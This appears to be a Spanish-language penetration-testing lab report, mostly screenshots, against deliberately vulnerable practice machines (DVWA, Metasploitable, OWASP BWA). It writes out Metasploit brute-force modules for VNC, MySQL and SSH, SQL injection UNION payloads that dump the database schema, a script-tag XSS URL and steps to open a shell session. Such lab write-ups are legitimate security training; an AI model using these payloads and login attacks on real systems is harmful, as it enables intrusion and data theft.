




Y aquí obtenemos los usuarios de la base de datos DVWA con sus respectivas contraseñas para poder ingresar a la aplicación web y confirmamos con esta prueba la vulnerabilidad.


**Prueba de Penetración explotando la vulnerabilidad - Unencrypted Telnet Server.**


Simplemente en la terminal colocamos el comando **telnet 192.168.2.102**




**Explotación del Puerto 5900 VNC**


Usaremos msfconsole y buscarems el exploit **auxiliary/scanner/vnc/vnc\_login** creamos a la vez un diccionario para las contraseñas y otro para usuarios (opcional) procedemos a configurar,








Una vez teniendo la contraseña procedemos a colocar el comando vncviewer





**Pruebas de explotación en el puerto 3306 MySQL**

Antes de comenzar los ataques hay que crear un diccionario para nombres de usuario y otro para las contraseñas




Después con **msfconsole** buscamos el exploit: **auxiliary/scanner/mysql/mysql\_login** y configuramos los siguientes datos:






Comprobamos con el usuario obtenido




**VULNERABILIDADES EN WAVSEP EN LA MAQUINA OWASPBWA**



Usamos el siguiente link: <http://192.168.2.101:8080/wavsep/active/SQL-Injection/SInjection-Detection-Evaluation-POST-200Error/Case02-InjectionInSearch-String-UnionExploit-With200Errors.jsp>

Probamos con diferentes ataques para sacar información de la base de datos


a) a' UNION ALL SELECT 1,2, @@version;#




Y confirmamos que este campo es vulnerable a la inyección SQL.

Probamos con otro Código


b) a' UNION select 1, table\_schema,table\_name FROM information\_Schema.tables;#



Ahora probaremos otros ataques en los diferentes proyectos que trae la maquina owaspbwa, en este caso comprobaremos un ataque de XSS en la URL




http://192.168.2.101/zapwave/active/xss/xss-url-basic.jsp?name=<script>alert("ataque XSS")</script>




**Prueba de Explotación en el Puerto 22 SSH tanto para la maquina Owaspbwa como metasplotaible**


Antes de comenzar los ataques hay que crear un diccionario para nombres de usuario y otro para las contraseñas




Después hay que iniciar el siguiente servicio




Después con **msfconsole** buscamos el exploit: **auxiliary/scanner/ssh/ssh\_login** y configuramos los siguientes datos:



Ejecutamos con **run** o **exploit**



Cuando termine se creará una sesión por lo cual hay que usar el comando sessions si queremos ver la sesión o directamente usar el comando sessions -i 1



Y también podemos llamar a la Shell

